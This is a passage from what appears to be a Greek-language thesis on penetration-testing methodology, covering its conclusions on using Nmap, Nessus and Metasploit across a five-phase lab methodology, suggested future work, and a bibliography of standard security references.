και τα λειτουργικά συστήματα στα ενεργά μηχανήματα και να χρησιμοποιηθεί αυτοματοποιημένος σαρωτής ώστε να ανακαλυφθούν πιθανές ευπάθειες. Η ανάλυση των αποτελεσμάτων βοήθησε να ανακαλυφθεί ποια ήταν η αιτία για τις ευπάθειες αυτές, είτε πρόκειται για ελλατωματική διαμόρφωση είτε για μη διορθωμένα συστήματα. Η προτεινόμενη μεθοδολογία Penetration Test ήταν επιτυχής στην επίτευξη αντικειμενικών στόχων και αυτό που έδειξε είναι ότι έχει τη δυνατότητα να αποκαλύψει την πραγματική κατάσταση του συστήματος ή του δικτύου υπολογιστών.

Η επιτυχία κάθε Penetration Test εξαρτάται από την υποκείμενη μεθοδολογία. Προκειμένου να πραγματοποιηθεί ένα επιτυχημένο Penetration Test, η υποκείμενη μεθοδολογία θα πρέπει επίσης να χρησιμοποιεί διαφορετικά εργαλεία ασφαλείας. Ένας από τους στόχους που τέθηκαν σε αυτή τη διατριβή ήταν να εξετάσει διαφορετικά εργαλεία και τεχνικές ασφαλείας. Πρώτα και εξετάστηκαν διάφορα εργαλεία όπως τα Nmap, Nessus και Metasploit Framework. Η επιλογή των εργαλείων βασίστηκε στην ευελιξία, τη χρηστικότητα και την αποτελεσματικότητά τους. Με όλα τα εργαλεία στο χέρι, κάθε φάση της μεθοδολογίας πραγματοποιήθηκε με συστηματικό και μεθοδολογικό τρόπο. Τα επιλεγμένα εργαλεία χωρίστηκαν σε τρεις κατηγορίες. Η φάση συγκέντρωσης πληροφοριών κάλυψε τα εργαλεία, τα οποία βοήθησαν στη δημιουργία προφίλ δικτύου, τη σάρωση δικτύου και την εύρεση λειτουργικών συστημάτων και υπηρεσιών. Το Nmap αναγνωρίστηκε ως ένα από τα καλύτερα εργαλεία, για χρήση κατά τη διάρκεια αυτής της φάσης. Η φάση αξιολόγησης σάρωσης και ευπάθειας κάλυψε τα εργαλεία, τα οποία επέτρεψαν την εξερεύνηση των τρωτών σημείων του δικτύου και των συστημάτων. Το Nessus με περισσότερα από 140.000 plugins ήταν το καλύτερο εργαλείο και χρησιμοποιήθηκε κατά τη φάση σάρωσης και αξιολόγησης ευπάθειας. Η φάση exploitation και post-exploitation καλύφτηκε από το Metasploit , το οποίο επέτρεψε την εκμετάλλευση αναγνωρισμένων ευπαθειών. Το Metasploit Framework ήταν κάτι περισσότερο από ένα εργαλείο. Ήταν ένα πλήρες πλαίσιο Penetration Test, αλλά μπορεί επίσης να χρησιμοποιηθεί ως εργαλείο κατά τις φάσεις εξερεύνησης και μετά την φάση της εκμετάλλευσης λόγω της αφθονίας των exploits που περιλαμβάνει, της χρηστικότητας και της αποτελεσματικότητάς του. Ωστόσο, το καλύτερο και πιο ισχυρό εργαλείο που μπορεί να έχει ένας Penetration Tester είναι ο «εγκέφαλος», επειδή το Penetration Test δεν αφορά πάντα ένα εργαλείο. Τα εργαλεία και οι τεχνικές μπορούν να είναι απλά θέμα επιλογής και εξειδίκευσης.

Ο επόμενος στόχος που τέθηκε από αυτήν τη διατριβή ήταν να προτείνει μια μεθοδολογία Penetration Test. Μια μεθοδολογία πέντε φάσεων προτάθηκε και δοκιμάστηκε στο εργαστηριακό περιβάλλον. Ήταν μια αποτελεσματική μεθοδολογία για τη διενέργεια Penetration Test. Τέτοιες δοκιμές εσωτερικής διείσδυσης, εάν εκτελούνται με ομαλό τρόπο, μπορούν να εξοικονομήσουν επιπλέον χρήματα για την αγορά εμπορικών εργαλείων, να αξιολογήσουν την αποτελεσματικότητα των υπηρεσιών ασφαλείας και να προστατεύσουν το σύστημα από τις πιθανές απειλές, ευπάθειες και εκμεταλλεύσεις αυτών.

Συμπερασματικά, τα εργαλεία και η μεθοδολογία, εάν χρησιμοποιηθούν σωστά, μπορούν να αποδείξουν τη χρησιμότητά τους για την κατανόηση των αδυναμιών του δικτύου ή των συστημάτων και πώς μπορούν να αξιοποιηθούν. Το Penetration Test δεν αποτελεί εναλλακτική λύση σε σχέση με άλλα μέτρα ασφαλείας. Στην πραγματικότητα, πρέπει να χρησιμοποιηθεί για να συμπληρώσει την αρχή «Άμυνα σε βάθος». Στον σημερινό κόσμο της ασφάλειας των πληροφοριών, όπου οι απειλές και τα τρωτά σημεία αλλάζουν και εξελίσσονται, τα εργαλεία Penetration Test και οι μέθοδοι που χρησιμοποιούνται για την καταπολέμηση τέτοιων απειλών και τρωτών σημείων πρέπει επίσης να αλλάξουν και να εξελιχθούν μαζί με την τεχνολογική πρόοδο.

Μελλοντικές επεκτάσεις της παρούσας εργασίας θα μπορούσαν να είναι:

- Η αυτοματοποίηση των φάσεων της προτεινόμενης μεθοδολογίας Penetration Test ώστε να υπάρχει μείωση στο χρόνο εκτέλεσης τους και να μπορεί να χρησιμοποιηθεί σε πολλαπλά συστήματα / δίκτυα αφού όπως αναφέραμε ο χρόνος ενός Penetration Test είναι συνήθως αρκετά περιορισμένος.
- Επίσης θα μπορούσε να ληφθεί υπόψιν και ο ανθρώπινος παράγοντας κατά τη διάρκεια ενός Penetration Test. Το επίκεντρο αυτής της διατριβής ήταν στην εύρεση και διερεύνηση των αδυναμιών που σχετίζονται με δίκτυα υπολογιστών. Ωστόσο, οι εργαζόμενοι εντός του οργανισμού είναι πάντα ο πιο αδύναμος κρίκος ασφάλειας. Έτσι, θα μπορούσε να ενσωματωθούν εργαλεία και τεχνικές κοινωνικής μηχανικής στην ήδη υπάρχουσα μεθοδολογία.
- Τέλος θα μπορούσε να γίνει σύγκριση μεταξύ σαρωτών ευπάθειας. Μαζί με το Nessus και το OpenVAS θα μπορούσαν να δοκιμαστούν και άλλοι σαρωτές όπως Qualys, Burp Suite Scanner και να συγκριθούν σχετικά με την αποτελεσματικότητα τους με βάση την λίστα Top 10 κινδύνων ασφαλείας εφαρμογών ιστού του OWASP ώστε να προσδιοριστεί ποιος σαρωτής εμφανίζει το υψηλότερο ποσοστό ανίχνευσης με τα λιγότερα false positive.

Βιβλιογραφία

[1] Federal Office for Information Security (BSI). ”study: A penetation testing model”. https://www.bsi.bund.de/EN

[2] K. Scarfone, M. Souppaya, A. Cody, and A. Orebaugh. ”technical guide to information security testing and assessment recommendations”. http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

[3] Richard R. Linde. ”operating system penetration”. In Proceedings of the May 19-22, 1975, national computer conference and exposition, AFIPS ’75, pages 361–368, New York, NY, USA, 1975. ACM.

[4] W. Venema. ”security administrator tool for analyzing networks”. http://www.porcupine.org/satan, 1995.

[5] D. Farmer and W. Venema. ”improving the security of your site by breaking into it”. http://www.fish2.com/security/admin-guide-to-cracking.html, 1993.

[6] J. Long. ”Google Hacking for Penetration Testers”.

[7] R. Budiarto, R. Sureswaran, A. Samsudin, and S. Noor. ”development of penetration testing model for increasing network security”. In Proc. Int Information and Communication Technologies: From Theory to Applications Conf, pages 563–564, 2004.

[8] S. Ali and T. Herivato. ”BackTrack 4: Assuring Security by Penetration Testing”. Packt Publishing, 2011.

[9] M. Saindane. ”penetration testing - a systematic approach”. http://www.infosecwriters.com/

[10] K. Xynos, I. Sutherlan, H. Read, E. Everitt, and J C A. Blyth. ”penetration testing and vulnerability assessments: Aprofessional approach”. In Proceedings of The 1st International Cyber Resilience Conference. Edith Cown University, Perth, Western Australia, SECAU - Security Research Centre, 2010.

[11] Open Source Security Testing Methodology Manual (OSSTMM). https://www.isecom.org/research.html

[12] T. Wilhelm. ”Professional Penetration Testing: Volume 1: Creating and Learning in a Hacking Lab”. Syngress;, 2009.

[13] C Jackson. ”Network Security Auditing”. Cisco Press; 1 edition, 2010.

[14] The Open Web Application Security Project (OWASP). ”owasp top 10 for 2017”. https://owasp.org/www-project-top-ten/

[15] K. Graves. ”CEH Certified Ethical Hacker Study Guide”. Sybex

[16] J. R. Vacca. ”Computer and Information Security Handbook”. Morgan Kaufmann, 2009.

[17] B. Kang. ”about effective penetration testing methodology”. [Accessed on March 2012].

[18] C. T. Wai and SANS Info Tech Reading Room. ”conducting a penetration test on an organization”. http://www.sans.org/

[19] Daniel Geer and J. Harthorne. ”penetration testing: A duet”. In Proceedings of the 18th Annual Computer Security Applications Conference, ACSAC ’02, pages 185–, Washington, DC, USA, 2002. IEEE Computer Society.

[20] J. Wack, M. Tracy, and M. Souppaya. ”guideline on network security testing”. http://www.iwar.org.uk/comsec/resources/netsec-testing/sp800-42.pdf

[21] G. F. Lyon. ”nmap network scanning”. www.nmap.org/book/man.html.

[22] Edward Skoudis. ”Counter hack: a step-by-step guide to computer attacks and effective defenses”. Prentice Hall PTR, Upper Saddle River, NJ, USA, 2002.

[23] Tenable Documentation homepage. https://docs.tenable.com/

[24] “The Open Vulnerability Assessment System (OpenVAS)”. https://www.openvas.org/

[25] D. D Beer and C. Hornat. ”penetration testing with metasploit”. http://www.scribd.com/doc/48616896/MSF-final. 2006

[26] Framework MITRE ATT&CK. https://attack.mitre.org.

[27] ATT&CK Matrix for Enterprise homepage. MITRE's ATT&CK Navigator

[28] Nmap homepage https://nmap.org/

[29] National vulnerability database homepage. https://nvd.nist.gov/

[30] MITRE CVE Database homepage. https://cve.mitre.org/

[31] Linux Kernel 3.13.0 exploit. https://www.exploit-db.com/exploits/37292